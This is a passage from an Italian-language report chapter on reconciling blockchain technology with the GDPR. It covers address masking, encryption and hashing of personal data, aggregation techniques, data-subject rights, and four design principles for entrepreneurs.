Perché su alcune reti blockchain pubbliche, gli indirizzi dei mittenti e dei ricevitori delle transazioni possono essere visti da tutti, in base al GDPR tali indirizzi sarebbero spesso considerati pseudonimi, specialmente nei casi in cui esiste un chiaro rischio di correlazione.

Se per esempio qualcuno usa lo stesso indirizzo per più transazioni, allora i modelli iniziano ad emergere. Questi schemi possono, eventualmente combinati con altri tipi di informazioni, essere utilizzati per identificare indirettamente gli individui, e tali tecniche sono già utilizzate.

   b. Tecniche di mascheratura indirizzo

La tecnica di mascheratura degli indirizzi più comune è denominata "***servizio di individuazione indiretta di terze parti***". Consiste nel chiedere a una terza parte di aggregare molte transazioni blockchain e di inviarle alla contabilità utilizzando la propria chiave pubblica. Questo è, ad esempio, ciò che a volte accade quando qualcuno chiede a una piattaforma di trading online di acquistare beni crittografici per loro conto. Di solito la singola transazione della persona non viene rivelata sulla blockchain pubblica.

Le "*firme ad anello*" sono un'altra tecnica con la quale più parti firmano una determinata transazione in modo tale che un estraneo può essere sicuro che una delle parti è il firmatario legittimo, ma non quale.

Le tecniche di mascheratura dell'indirizzo possono essere implementate in molti modi e ciascuna deve essere esaminata dettagliatamente caso per caso alla luce del GDPR. Ci sono anche alcune tecnologie blockchain che non rivelano chiavi o indirizzi pubblici sul libro mastro condiviso.

3. *Crittografia dei dati personali*

   a. Una tassonomia semplificata delle tecniche di crittografia

La crittografia è un argomento altamente tecnico, ma per il gusto di questa discussione - e con il rischio di semplificare eccessivamente - descriviamo due tecniche principali che sono rilevanti per il GDPR.

- Crittografia reversibile. La crittografia reversibile implica la codifica (scrambling) di un dato in modo tale che il suo contenuto non possa essere compreso. Solo la persona in possesso della chiave di crittografia può decodificarlo. Esistono vari tipi di crittografia reversibile, come la crittografia simmetrica (la stessa chiave utilizzata per la crittografia e la decrittografia) e la crittografia asimmetrica (ad esempio, la crittografia a chiave pubblica / privata di cui sopra).
- Hashing (crittografia non reversibile). Le blockchain fanno un uso pesante degli hash. Un hash crittografico è una tecnica matematica che consente di generare una stringa di caratteri unica e fissa di caratteri da qualsiasi set di dati digitali. Non c'è limite alla dimensione di un file che puoi codificare. Sia che si tratti di una breve nota o del contenuto completo di Internet, quando si esegue la funzione di hashing si otterrà sempre una frase di testo unica di una certa lunghezza fissa, ad esempio 64 caratteri (dipende dalla funzione di hashing utilizzata). ancora più importante, se cambi anche solo un byte dei dati sottostanti, l'hash stesso sarà drammaticamente diverso, rendendo estremamente chiaro che questi dati sottostanti sono stati modificati. Gli hash sono spesso indicati come impronte digitali: non ce ne sono due uguali. Le blockchain utilizzano gli hash, tra le altre cose, per proteggere lo stato corrente della catena (usando l'impronta digitale come un sigillo per bloccare la catena ogni volta che viene inserito un nuovo blocco valido) e per fornire un mezzo per riferirsi in modo univoco ai dati che vengono tenuti lontani dal catena.

Esistono altre tecniche crittografiche più avanzate che vengono sempre più discusse nell'ecosistema blockchain e sono descritte di seguito.

b. I dati personali crittografati in modo reversibile sono dati personali

All'inizio può sembrare sorprendente, ma anche se viene utilizzata una crittografia forte sui dati personali, il risultato è quasi sicuramente uno pseudonimo, non anonimo. Questo è per il semplice motivo che, finché la chiave esiste da qualche parte, i dati possono essere decifrati, portando a un rischio di inversione.

Oltre a questo, la tecnologia e la scienza della crittografia si evolvono costantemente. Abbiamo visto molte tecniche di crittografia reversibile che una volta erano sicure potrebbero essere incrinate. Possiamo aspettarci che le tecniche utilizzate oggi possano essere incrinate in futuro.

Ciò significa che i dati personali crittografati in modo reversibile rimangono nell'ambito di applicazione del GDPR.

c. Il dato personale "hashed" è un'area grigia

L'hashing è il cuore di molte delle proprietà più importanti delle blockchain, fornendo gran parte della "magia" del decentramento. La questione, se i dati personali con hash possano essere considerati dati personali, è al momento molto dibattuta e sfortunatamente gran parte di questo dibattito si basa su dettagli piuttosto complessi.

Inoltre, si dovrebbe tenere presente che non tutti gli algoritmi di hashing sono uguali e che gli algoritmi più avanzati dovrebbero sempre essere preferiti.

Come affermato sopra, questi problemi non sono stati risolti in modo definitivo dalle autorità per la protezione dei dati, dall'EDPB o in tribunale. In questa fase, un risultato auspicabile del dibattito sullo stato dei dati personali *hashed* potrebbe essere: dipende. L'essenza di ciò potrebbe potenzialmente arrivare alla questione dell'identificazione dei potenziali rischi di reversibilità o di correlazione.

Quando si tratta del rischio di reversibilità, un attacco di forza bruta potrebbe riuscire a invertire l'hash se i dati originali sono di dimensioni note e relativamente piccole, come sottolineato dall'articolo 29 wp:

> *"Ad esempio, se un set di dati è stato pseudonimizzato mediante hashing del numero di identificazione nazionale, allora questo può essere ricavato semplicemente eseguendo l'hashing di tutti i valori di input possibili e confrontando il risultato con quei valori nel set di dati."*

È possibile mitigare questo rischio usando tecniche come "*salting*" o "*peppering*", che implicano l'aggiunta di informazioni extra ai dati per renderlo abbastanza grande da rendere estremamente improbabile un attacco di forza bruta per invertire i dati, per esempio, i prossimi cinquanta anni

(la differenza tra un sale e un peperone è che il sale viene immagazzinato fuori catena accanto all'hash dall'attore che ha generato l'hash, mentre un peperone è immagazzinato segretamente o addirittura non conservato affatto).

Quando si tratta del rischio di correlazione, ci sono situazioni in cui l'analisi del modello consente di scoprire informazioni riguardanti un particolare individuo. Ad esempio, immaginiamo che tu stia utilizzando un'applicazione che esegue determinate transazioni di acquisto o vendita per tuo conto e pubblica un hash del tuo indirizzo in un libro mastro blockchain per autenticare tutte le transazioni.

In questo caso, l'hash registrato è lo stesso ogni volta che un determinato utente ordina una transazione, il che consente di analizzare i tempi e la frequenza delle transazioni di ciascun utente. È possibile scoprire l'intero comportamento della transazione se capita di conoscere una particolare transazione che ha completato in una data e ora specifica. Questo esempio è simile a quello esaminato dal Conseil d'état francese quando la società JCDecaux memorizzava identificatori di hash dei telefoni cellulari insieme alle loro coordinate di posizione.

D'altra parte, immaginiamo che l'applicazione pubblichi l'hash di un set di dati complesso ogni volta che effettui una transazione. Il set di dati originale potrebbe includere i dettagli del trade (nome dell'investitore, asset, prezzo, data, ecc.) e caratteri casuali per renderlo più grande. In questo caso, l'hash sarebbe unico per ogni singola transazione e sarebbe praticamente impossibile per una terza parte ricavare dati personali dall'analisi di questi hash unici.

Per ricapitolare, è auspicabile che il rischio di inversione e il rischio di correlazione siano valutati caso per caso. La tabella seguente illustra una tale potenziale valutazione nelle situazioni che abbiamo menzionato, supponendo che venga utilizzato un algoritmo di hashing all'avanguardia. Si noti, tuttavia, che è del tutto possibile che le autorità per la protezione dei dati, l'EDPB o i tribunali adottino una valutazione molto più cauta di tali rischi.

	Situation a) hash is used to replace a unique attribute in a dataset	Situation b) hash is used as a one-time value to notarize the state of a dataset
Reversal risk (reverse engineering)	*Medium. brute force can be considered viable if the size of the input is known or within a small range (e.g. SSN, password, name) can potentially be mitigated using a salt or pepper.*	*Low. Reverse engineering is non-trivial as the size of the input can range from a few bytes to hundreds of terabytes and be coupled with multiple layers of hashing.*
Linkability risk (via data analysis)	*High. It is possible to conduct pattern analysis and trace data back to the individual, potentially with the help of other sources of information.*	*Low. Each hash is unique. There is no obvious way to cross-analyse the data.*

d. Molte tecniche crittografiche avanzate sono una promessa per il medio termine

Molte tecniche avanzate di crittografia vengono sviluppate nel contesto della blockchain che potrebbe consentire agli sviluppatori di applicazioni di implementare approcci di anonimizzazione dei dati ancora più robusti.

Le *Prove a Conoscenza Zero* (*ZKP*) sono tecniche crittografiche avanzate che consentono a qualcuno di produrre la prova di una dichiarazione senza rivelare i dati sottostanti a tale affermazione. Ad esempio, qualcuno può dimostrare di avere più di 18 anni senza rivelare la loro età effettiva. Le applicazioni ZKP sono molto promettenti quando si tratta di privacy-by-design e proprietà autosufficiente dei dati personali.

Tuttavia, ci sono poche, se non nessuna, implementazioni su larga scala di queste tecniche e molte sottigliezze in termini di come applicarle. Ad esempio, il fatto che abbiano più di 18 anni sono ancora dati personali.

Le tecniche di crittografia omomorfica sono metodi crittografici avanzati che consentono a chiunque di richiedere calcoli distribuiti da eseguire da server privati. Mentre i dati sottostanti di questi calcoli non sono mai rivelati o condivisi sulla blockchain, è teoricamente possibile ottenere una prova crittografica che il risultato aggregato di questi calcoli sia corretto. Queste tecniche sarebbero implementate al di fuori della rete blockchain (*off-chain*) ma potrebbe essere potenzialmente utile utilizzare la blockchain per memorizzare queste prove di calcolo per ogni stakeholder da vedere.

In un calcolo multipartitico sicuro, un gruppo di attori esegue congiuntamente il calcolo necessario per una transazione in modo tale che ciascuna parte abbia solo parte dei dati sottostanti

e nessuna parte può dedurre dalla propria parte specifica quale sia il set completo di dati. I futuri miglioramenti di questa tecnologia potrebbero benissimo portare a dati sottostimati veramente anonimizzati, se i metodi per garantire che i dati non possano essere reintegrati si dimostrino efficaci.

4. Aggregazioni di dati personali

Le tecniche di aggregazione dei dati possono essere utilizzate in combinazione con tecniche di mascheramento e crittografia di cui sopra. Ad esempio, grandi quantità di dati di molti soggetti possono essere aggregate in un'unica firma digitale che viene aggiunta al registro blockchain. Quella firma digitale può quindi servire come prova dell'esistenza di ogni singolo pezzo di dati sottostante.

Non discuteremo ogni tecnica in dettaglio qui, tranne per ricordare che molti di loro si basano su strutture di dati chiamate *Merkle tree* che coinvolgono funzioni di hashing e rendendolo ancora più robusto e potenzialmente anonimo. A determinate condizioni, dovrebbe essere possibile rendere anonimi i dati personali utilizzando queste tecniche di aggregazione dei dati.

Le possibilità offerte dalle tecniche di aggregazione dei dati per rendere anonimi i dati personali sono probabilmente strumentali allo sviluppo dell'ecosistema blockchain.

Molti esperti di blockchain credono che le reti private di blockchain autorizzate siano le migliori per registrare le singole transazioni. Tuttavia, è improbabile che queste reti sparse forniscano un valore economico trasformativo se non sono in grado di interagire tra loro. Un'ipotesi è che l'interoperabilità possa essere raggiunta creando ponti tra queste reti private e blockchain pubblici. Tali ponti implicano la comunicazione tra blockchain privati e pubblici, sfruttando tecniche di aggregazione dei dati per postare dati anonimi su blockchain pubblici.

Ancora una volta, ogni applicazione deve essere esaminata caso per caso alla luce del GDPR.

11.7. BLOCKCHAIN E DIRITTI E OBBLIGHI DEL GDPR

Ora che comprendiamo le questioni più importanti relative all'applicazione del GDPR in un mondo blockchain, possiamo esaminare alcune delle altre tensioni correlate ai principi di protezione dei dati del GDPR e ai diritti e agli obblighi che specifica.

A questo punto, si dovrebbe notare che il GDPR non esiste in un vuoto normativo. Al contrario, fa parte di un universo di altre normative, tra cui quelle finanziarie (e antiriciclaggio). Il diritto alla protezione dei dati personali non è un diritto assoluto; deve essere considerato in relazione alla sua funzione nella società ed essere bilanciato con altri diritti fondamentali, in conformità con il principio di proporzionalità.

1. Liceità del trattamento

In una rete decentralizzata, non è sempre così semplice determinare su quali basi legali vengono elaborati i dati. Secondo il GDPR, i dati personali possono essere elaborati solo se si applica una delle sei basi giuridiche citate in precedenza.

CONSIDERA LA QUESTIONE DEL CONSENSO. CHI FORNISCE UN CONSENSO A UN UTENTE IN UNA SITUAZIONE PUBBLICA, MENO AUTORIZZATA, QUANDO NON È CHIARO CHI SIA IL CONTROLLORE?

Si potrebbe ovviamente sostenere che, scegliendo di utilizzare una rete decentralizzata come bitcoin, l'utente fornisce di fatto il consenso. Il GDPR, tuttavia, stabilisce che il consenso sia specifico e non ambiguo, il che sembra implicare una concessione attiva del permesso, non passivo. Allo stesso modo, si potrebbe obiettare che avviando una transazione un utente stia assumendo un obbligo contrattuale con la piattaforma e che ciò potrebbe costituire la base per l'elaborazione. Ma anche qui abbiamo a che fare con un atto passivo. E senza termini espliciti o una controparte nominata, sarebbe un contratto strano e difficile da far rispettare.

Ciò significa che ci stiamo occupando di un'area grigia dove, in alcuni casi, non sarà possibile identificare un controller.

Ciò non significa che tutte le applicazioni costruite su pubblica, senza blocchi di permesso cadano in quella zona grigia. In molti casi, sarà possibile identificare un'entità che gestisce il prodotto o il servizio e agire da intermediario tra i singoli utenti e la blockchain.

La questione della legalità è più diretta (ma comunque complessa) nel contesto di una rete privata autorizzata, in quanto è possibile richiedere che ciascun partecipante alla rete accetti determinati termini e condizioni prima di ottenere l'accesso alla rete.

2. *Minimizzazione dei dati e diritto di cancellazione e rettifica*

Molti dei diritti e degli obblighi specificati nel GDPR sembrano essere in conflitto con il modo in cui le blockchain memorizzano i dati. Come abbiamo visto, le blockchain sono generalmente progettate in modo che i dati, una volta scritti nella catena, non possano essere cambiati. Questa immutabilità è una proprietà chiave della tecnologia.

COME PUÒ UN SOGGETTO DEI DATI ESERCITARE IL PROPRIO DIRITTO ALLA CANCELLAZIONE O ALLA RETTIFICA?

Anche se è possibile trovare un controller di dati, sulla rete bitcoin, ad esempio, è impossibile tornare indietro e cancellare o aggiornare il record di una transazione senza distruggere la catena. L'intero punto di tale blockchain è di garantire che le transazioni, incluse le loro parti, non siano mai dimenticate per consentire la fiducia decentrata.

Questi problemi non sono risolti semplicemente spostandosi su una rete di blockchain privata autorizzata, a meno che tale rete non sia progettata in modo tale che ogni singolo dato sia leggibile solo dalle parti che ne hanno assolutamente bisogno, e può essere rettificato o cancellato al richiesta dell'interessato.

Tuttavia, va notato che il GDPR non specifica cosa costituisca la cancellazione. In questo contesto, CNIL riconosce che alcune tecniche di crittografia, associate alla distruzione delle chiavi, possono essere considerate come una cancellazione anche se non è una cancellazione nel senso più stretto.

3. *Diritto di accesso*

Il GDPR comprende un "diritto di accesso", ciò significa che l'interessato ha il diritto di scoprire dal titolare del trattamento se i suoi dati sono elaborati, e in tal caso, a quale scopo, con chi vengono condivisi.

Anche qui abbiamo il problema a chi chiedere queste informazioni se non c'è un titolare identificato. E anche se l'interessato potesse identificare e comunicare con un nodo specifico, il nodo non sarebbe necessariamente in grado di rispondere a queste domande.

4. *Elaborazione automatizzata*

Come parte del loro diritto di accesso, le persone interessate possono chiedere al titolare del trattamento se i loro dati sono utilizzati o meno per il processo decisionale automatico. Ciò solleva un problema speciale per quanto riguarda le nuove tecnologie blockchain.

Il GDPR si preoccupa del processo decisionale automatico perché, tra le altre cose, vuole proteggere le persone da una profilazione indiscriminata, o essere soggetto ad alcune conseguenze legali o di altro tipo esclusivamente sulla base di una decisione presa da una macchina.

Per questo motivo il regolamento stabilisce che gli interessati hanno il diritto di essere informati dell'esistenza di tale trattamento e di avere il diritto di richiedere l'intervento umano o di impugnare una decisione.

Ci sono quelli che credono che questa disposizione potrebbe avere un effetto su come le persone usano i contratti intelligenti. I contratti intelligenti sono stati annunciati per il loro potenzialità di introdurre l'automazione radicale in molti casi d'uso. Si pone tuttavia la questione di come combinarli con le disposizioni del GDPR. Se gli sviluppatori di contratti intelligenti devono introdurre misure per consentire l'intervento umano, la fiducia che i partecipanti alle transazioni hanno nei contratti intelligenti potrebbe essere drasticamente ridotta.

Dovremmo riconoscere, tuttavia, che la questione dell'elaborazione automatizzata potrebbe non essere la più urgente al momento, in quanto non ci sono molti casi di utilizzo di blockchain in cui i contratti intelligenti vengono utilizzati per decisioni di sottoscrizione di profilazione, credito o assicurazione, o simili.

5. *Territorialità*

Vi sono anche obblighi in termini di luogo in cui può avvenire l'elaborazione dei dati, noti anche come "trasferimenti di dati personali verso paesi terzi". Il GDPR specifica che i dati personali possono generalmente essere trasferiti verso paesi terzi solo se sono ritenuti "adeguati", ovvero se si ritiene che forniscano una protezione dei dati sostanzialmente equivalente a quella dell'UE o se il responsabile del trattamento dei dati possa altrimenti introdurre garanzie appropriate

affinché i dati siano trattati in modo coerente con tale legge. In ogni caso, i trasferimenti verso paesi terzi possono essere effettuati solo nel pieno rispetto del GDPR.

Ciò può essere problematico se i dati personali sono archiviati in una blockchain senza autorizzazione ed è anche un problema per le reti di blockchain autorizzate se il loro ambito è globale, come spesso accade.

6. *Protezione dei dati in base alla progettazione e per impostazione predefinita*

Infine, ci sono problemi legati al modo in cui sono progettati e governati le blockchain. Ad esempio, il GDPR stabilisce che la protezione dei dati deve essere "integrata" nelle piattaforme e non aggiunta in alto. Questo è il principio della protezione dei dati in base alla progettazione e per impostazione predefinita.

Poiché la tecnologia blockchain è ancora immatura e spesso sviluppata da comunità open source, il modo in cui è integrata la protezione dei dati personali può lasciare margini di miglioramento. La buona notizia è che la tecnologia è in una fase in cui le fondamenta sono ancora in costruzione e alcune di queste basi saranno in grado di incorporare lo spirito e la lettera del GDPR nel tempo.

11.8. ATTRAZIONE DEGLI OPPOSTI: RISOLVERE I CONFLITTI TRA BLOCKCHAIN E GDPR

Sulla base di quanto sopra, i lettori potrebbero avere l'impressione che blockchain e GDPR siano incompatibili, specialmente in situazioni in cui i dati sono archiviati ed elaborati ma nessun controller può essere chiaramente identificato.

Questo è lontano dalla verità. Nonostante ci siano serie tensioni, non crediamo che il GDPR significhi la fine dell'innovazione blockchain, o anche la fine delle reti di blockchain pubbliche nell'UE.

Per essere chiari, queste tensioni non possono essere risolte da questo rapporto tematico. Solo l'EDPB, i tribunali e altri enti di regolamentazione e agenzie governative sono in grado di farlo.

Andando avanti, ci aspettiamo che le agenzie di regolamentazione presentino gradualmente proposte che chiariscano le problematiche delineate in questo rapporto, come ad esempio:

- Identificazione e obblighi dei responsabili del trattamento e dei titolari del trattamento, riconoscendo che esistono situazioni in cui è difficile e forse impossibile identificare i titolari del trattamento dei dati, ad esempio quando i singoli utenti pubblicano transazioni o definiscono contratti intelligenti decentralizzati su una pubblica, blockchain senza permessi per il loro scopo individuale.
- L'anonimizzazione dei dati personali, e la validità di varie tecniche che consentono agli utenti di registrare "prove di dati" (proofs of data) sulla blockchain senza rivelare effettivamente i dati.
- Altre questioni come la liceità, la riduzione dei dati, il diritto di cancellazione e rettifica, il diritto di accesso, l'elaborazione automatizzata, la territorialità e la protezione dei dati in base alla progettazione e per impostazione predefinita.

Nel frattempo, in questa sezione, proponiamo quattro principi *rule-of-thumb* (regola del pollice) che gli imprenditori e i realizzatori possono prendere in considerazione durante la progettazione di applicazioni basate su blockchain.

Torniamo a chiarire che non si tratta solo della tecnologia, ma di come viene utilizzata la tecnologia. Come abbiamo accennato nell'introduzione, non esiste una blockchain conforme al GDPR, così come non ci sono cose come Internet conforme al GDPR o intelligenza artificiale. Esistono solo casi d'uso e applicazioni conformi a GDPR.

> ***PRINCIPIO 1. INIZIARE COL QUADRO GENERALE: COME È STATO CREATO IL VALORE UTENTE, COME SONO USATI I DATI E HAI VERAMENTE BISOGNO DELLA BLOCHCHAIN?***

L'interazione tra GDPR e blockchain è complessa ed è facile per gli imprenditori perdersi nei minimi dettagli.

Invece, gli imprenditori devono iniziare con la domanda chiave su come i dati saranno utilizzati per creare valore per l'utente: che tipo di dati hanno bisogno, chi deve essere in grado di interrogarlo, per quale scopo, su quale base legale e per quanto tempo?

Solo allora, e con il principio GDPR di protezione dei dati in base alla progettazione e per impostazione predefinita, come previsto nell'articolo 25, dovrebbero cercare di architettare la loro soluzione.

In tal modo, un altro elemento chiave da considerare è che la tecnologia blockchain non è la soluzione a tutti i problemi. Gli imprenditori non dovrebbero presumere che l'uso di blockchain renda automaticamente un'applicazione più sicura o meno costosa, o che automaticamente equivalga alla protezione dei dati o alla privacy.

Un esempio sono le applicazioni business-to-business. Molti blockchain pubbliche e private sono utilizzate per eliminare la necessità di intermediari nelle transazioni business to business. Ogni entità dovrebbe essere in grado di gestire i dati personali dei propri utenti separatamente dalla blockchain ("off-chain") e utilizzare la tecnologia blockchain per effettuare transazioni con altre imprese su base aggregata in un modo più rapido ed economico che non implichi la pubblicazione dei dettagli delle singole transazioni utente alla blockchain.

> ***PRINCIPIO 2. EVITARE DI MEMORIZZARE DATI PERSONALI NELLA BLOCKCHAIN. UTILIZZARE COMPLETAMENTE LE TECNICHE DI MASCHERATURA, CIFRATURA E AGGREGAZIONE PER ANONIMIZZARE I DATI.***

Questo rapporto descrive una serie di tensioni e complessità relative al modo in cui il GDPR si applica alle reti e alle applicazioni blockchain.

Mentre alcune delle tensioni sono specifiche per la pubblica, blockchain senza permessi, molte di esse hanno un impatto anche su reti private e autorizzate (come la minimizzazione dei dati e il diritto di cancellazione e rettifica).

In pratica, ciò significa che se un'azienda può essere identificata come titolare del trattamento da una autorità o da un tribunale, questa attività dovrebbe evitare di archiviare dati personali su una qualsiasi blockchain. Questa raccomandazione si applica anche se i dati sono crittografati utilizzando tecniche di crittografia reversibile.

In questo rapporto, abbiamo descritto una serie di tecniche di mascheratura dei dati, crittografia irreversibile e aggregazione che possono potenzialmente essere utilizzate per anonimizzare i dati personali. Queste tecniche sono molto dibattute e non esiste una guida ufficiale su come possono essere utilizzate nelle reti blockchain.

Anche se non possiamo raccomandare specifiche, si potrebbe sostenere che le reti blockchain dovrebbero essere utilizzate per archiviare prove immutabili che alcuni dati esistono, piuttosto che memorizzare i dati stessi.

Ad esempio, immaginiamo una piattaforma innovativa che utilizza una blockchain pubblica per aiutare i cercatori di lavoro a fornire la prova del loro background accademico e rapporti scolastici ai potenziali datori di lavoro.

Poiché il rapporto scolastico contiene dati personali, non può essere archiviato sulla blockchain, nemmeno in forma crittografata in modo reversibile. La piattaforma potrebbe invece utilizzare tecniche di hash e di aggregazione per generare una firma digitale monouso del report scolastico e archiviare quella firma digitale nella blockchain, insieme a un timestamp e la firma crittografica dell'istituzione che ha generato il report. Successivamente, come cercatore di lavoro, mostrerai il rapporto scolastico al datore di lavoro, completamente al di fuori della blockchain. Il datore di lavoro, a sua volta, potrà confermare che il rapporto è autentico localizzando la firma e il suo timestamp nella blockchain.

In questo esempio, notiamo che il diritto di rettifica può essere implementato. Ad esempio, immaginiamo che il tuo rapporto scolastico contenga un voto errato. Puoi distruggere il rapporto archiviato al di fuori della blockchain e chiedere all'istituzione di generare un nuovo rapporto che avrà la propria firma digitale distinta sulla blockchain. La precedente firma digitale sarà semplicemente "lasciata sospesa", senza dati off-chain a cui puntare.

Sarebbe vantaggioso per l'industria della blockchain che una hash, in questo contesto, non fosse interpretata sistematicamente dall'EDPB come dati personali, sulla base degli argomenti spiegati nelle sezioni precedenti.

> ***PRINCIPIO 3. RACCOGLIERE I DATI PERSONALI AL DI FUORI DELLA CATENA O, SE NON È POSSIBILE EVITARLO, NELLA BLOCKCHAIN***

PRIVATA CON PERMESSI. PRESTARE LA MASSIMA ATTENZIONE QUANDO SI COLLEGANO BLOCKCHAIN PRIVATE CON QUELLE PUBBLICHE.

Nella misura in cui alcuni dati personali devono essere archiviati o elaborati in una blockchain, ad esempio nel settore dei servizi finanziari regolamentati, è assolutamente essenziale che i dati siano archiviati ed elaborati in una blockchain il più strettamente controllata possibile.

I dati personali potrebbero essere limitati a una blockchain di consorzi autorizzati con un numero limitato di nodi, dove è possibile richiedere ai membri del consorzio di concordare termini contrattuali che definiscano con precisione i loro ruoli e doveri e la politica sulla privacy nei confronti degli utenti finali, nonché il processo per modificare i dati se necessario. I membri del consorzio possono costituire un'entità legale separata che fungerà da controllore dei dati oppure possono scegliere di agire come contitolari. È, a sua volta, possibile per il titolare del trattamento presentare termini e condizioni chiare agli utenti finali.

Nel tempo, ci aspettiamo di vedere molte di queste applicazioni adottare progetti di blockchain a più livelli.

Ad esempio, un design a due livelli implica in genere due blockchain interoperabili:

- Una rete di blockchain privata, consortile con permessi, gestita da poche dozzine di nodi, dove avviene l'elaborazione in tempo reale. Ad esempio, questa rete potrebbe gestire un mercato di scambio per le cripto attività. Tale rete è veloce ma non molto decentralizzata e non è interoperabile con altre reti in tutto il mondo.
- Una rete di blockchain pubblica, gestita da migliaia di nodi, è invece molto decentralizzata e molto difficile per qualcuno interrompere il funzionamnto o acquisirne il controllo, ma non privata e non molto veloce. La blockchain di base può essere utilizzata per archiviare le risorse crittografiche per lunghi periodi di tempo senza scambiarle, oppure può essere utilizzata come bridge per spostare queste cripto risorse da una rete di trading privata a un'altra.

In una tale progettazione, la blockchain di base rende possibile l'interoperabilità della rete privata con altre reti in tutto il mondo, ma i membri del consorzio devono essere estremamente attenti a non compromettere i dati personali quando i dati vengono scambiati avanti e indietro tra i due livelli.

PRINCIPIO 4. CONTINUARE A INNOVARE, ED ESSERE POSSIBILMENTE CHIARI CON GLI UTENTI.

Al momento della stesura di questo rapporto, ci sono molte domande aperte sull'interpretazione precisa del GDPR per le applicazioni basate sulla tecnologia blockchain. Ciò non dovrebbe scoraggiare gli sviluppatori e gli imprenditori dall'innovazione, soprattutto se sono convinti di fare la cosa giusta per i loro utenti.

Molte considerazioni dovranno essere esaminate caso per caso. I realizzatori dovrebbero applicare il buon senso e lavorare in collaborazione con le autorità di regolamentazione e la comunità per ottenere feedback sulle loro soluzioni.

Nelle situazioni in cui gli sviluppatori di applicazioni o i consorzi fungono da intermediari tra i singoli utenti e le reti blockchain, saranno probabilmente considerati titolari dei dati e devono garantire che possano adempiere ai propri obblighi. Le loro responsabilità comprendono l'informazione degli interessati su ciò che sta accadendo con i loro dati, la conduzione di valutazioni d'impatto sulla protezione dei dati e la garanzia di disporre dei mezzi per effettuare richieste da parte degli interessati di esercitare i loro diritti, ad esempio il diritto all'emendamento o alla cancellazione. Questo sarebbe gestito in modi diversi a seconda di quali dati sono "on-chain" o "off-chain", ma fondamentalmente comporterebbe termini di servizio, politiche sulla privacy e moduli di consenso, come nel caso di altre applicazioni web e mobili.

Tuttavia, in situazioni in cui nessun titolare del trattamento dei dati può essere chiaramente identificato, potrebbe essere necessario un intervento normativo o di chiarimento per consentire agli ecosistemi peer-to-peer di prosperare piuttosto che temere che qualsiasi partecipante all'ecosistema possa essere ritenuto titolare come contitolare.

Notiamo che molti nuovi sviluppi tecnologici potrebbero rendere più facile per i realizzatori e gli imprenditori rispettare il GDPR a lungo termine. Per esempio:

- Gli sviluppatori stanno lavorando su tecniche di eliminazione che consentono di rimuovere i dati dai blockchain quando non sono più necessari o richiesti. Questo lavoro è generalmente svolto con l'idea di migliorare le prestazioni riducendo le dimensioni della catena, ma in teoria

potrebbero anche essere impiegate tecniche di potatura per soddisfare il diritto del GDPR ai requisiti di cancellazione.

- Altri crittografi stanno lavorando su tecniche di crittografia reversibile che dichiarano di essere resistenti ai quanti, cioè che non possono essere infranti dai computer quantistici.
- Alcuni progetti stanno esplorando l'uso di hashes2 "camaleonte" in termini semplici, tale hash contiene una "botola" che consente di rompere i dati con hash. Se è necessario modificare un blocco associato all'hash, questa botola può essere utilizzata per aprire quel blocco, modificare i dati e rigenerare il blocco.

  Sebbene questa funzionalità non possa essere aggiunta retroattivamente a una blockchain esistente, e mentre esiste ancora un problema di versioni non modificate della blockchain rimanente disponibile, questa tecnica potrebbe essere utile in casi d'uso specifici.

Centinaia di sviluppatori in tutto il mondo stanno attualmente lavorando su queste tecniche e altre. Possiamo sperare che gli standard accettati e le migliori pratiche emergeranno entro i prossimi 3-5 anni.

11.9. TERMINOLOGIA BLOCKCHAIN

CHE VOSA È UNA BLOCKCHAIN?

Blockchain è una delle principali scoperte tecnologiche dell'ultimo decennio. Una tecnologia che consente a grandi gruppi di persone e organizzazioni di raggiungere un accordo e registrare permanentemente le informazioni senza un'autorità centrale, è stato riconosciuto come uno strumento importante per costruire un'economia digitale equa, inclusiva, sicura e democratica. Ciò ha implicazioni significative sul modo in cui pensiamo a molte delle nostre istituzioni economiche, sociali e politiche.

COME FUNZIONA?

Essenzialmente, blockchain è un database condiviso, peer-to-peer. Mentre al momento esistono diversi tipi di blockchain, essi condividono alcune caratteristiche funzionali. Generalmente includono mezzi per i nodi per comunicare direttamente tra loro. Hanno un meccanismo per i nodi sulla rete per proporre l'aggiunta di informazioni al database, solitamente sotto forma di alcune transazioni e un meccanismo di consenso mediante il quale la rete può convalidare qual è la versione concordata del database

Blockchain prende il nome dal fatto che i dati sono memorizzati in gruppi noti come blocchi e che ogni blocco convalidato è crittografato al blocco precedente, formando una catena di dati in continua crescita. Invece di essere memorizzati in una posizione centrale, tutti i nodi della rete condividono una copia identica della blockchain, aggiornandola continuamente quando vengono aggiunti nuovi blocchi validi.

A COSA SERVE?

Blockchain è una tecnologia che può essere utilizzata per decentralizzare e automatizzare i processi in un gran numero di contesti. Gli attributi di blockchain consentono a un gran numero di individui o entità, siano essi collaboratori o concorrenti, di raggiungere un consenso sulle informazioni e di memorizzarle immutabilmente. Per questo motivo, blockchain è stata descritta come una "macchina fiduciaria".

I potenziali casi d'uso per blockchain sono vasti. Le persone guardano alla tecnologia blockchain per distruggere la maggior parte delle industrie, dall'automotive, bancario, dell'istruzione, dell'energia e dell'e-Government a sanità, assicurazioni, giurisprudenza, musica, arte, immobiliare e viaggi. Mentre blockchain non è sicuramente la soluzione per ogni problema, l'automazione intelligente dei contratti e la disintermediazione consentono di ridurre i costi, ridurre i rischi di errori e frodi e migliorare drasticamente la velocità e l'esperienza in molti processi.

11.10. I CONFLITTI TRA GDPR E BLOCKCHAIN PRINCIPALMENTE RUOTANO ATTORNO A 3 PROBLEMI

1° IDENTIFICAZIONE E OBBLIGHI DEI TITOLARI E RESPONSABILI DEL TRATTAMENTO DEI DATI

Mentre ci sono molte situazioni in cui i titolari e responsabili del trattamento dei dati possono essere identificati e rispettare i loro obblighi, ci sono anche casi in cui è difficile identificare un titolare.

2° L'ANONIMIZZAZIONE DEI DATI PERSONALI

Cosa serve per rendere anonimi i dati personali fino al punto in cui l'output risultante può potenzialmente essere memorizzato in una rete blockchain?

3° ESERCIZIO DEI DIRITTI DELL'INTERESSATO

Blockchain implica un ambiente e paradigmi operativi che possono rendere difficile l'esercizio di alcuni diritti relativi ai dati come il diritto alla cancellazione o ai diritti relativi all'elaborazione automatizzata.

RACCOMANDAZIONI

Quattro regole empiriche che gli imprenditori e i realizzatori possono prendere in considerazione durante la progettazione di applicazioni basate su blockchain.

1. *Inizia con la prospettiva generale: come viene creato il valore utente, come vengono utilizzati i dati e per cosa viene usata veramente la blockchain.*
2. *Evitare di conservare i dati personali su una blockchain. Sfruttare appieno le tecniche di mascheramento dei dati, crittografia e aggregazione per rendere anonimi i dati.*
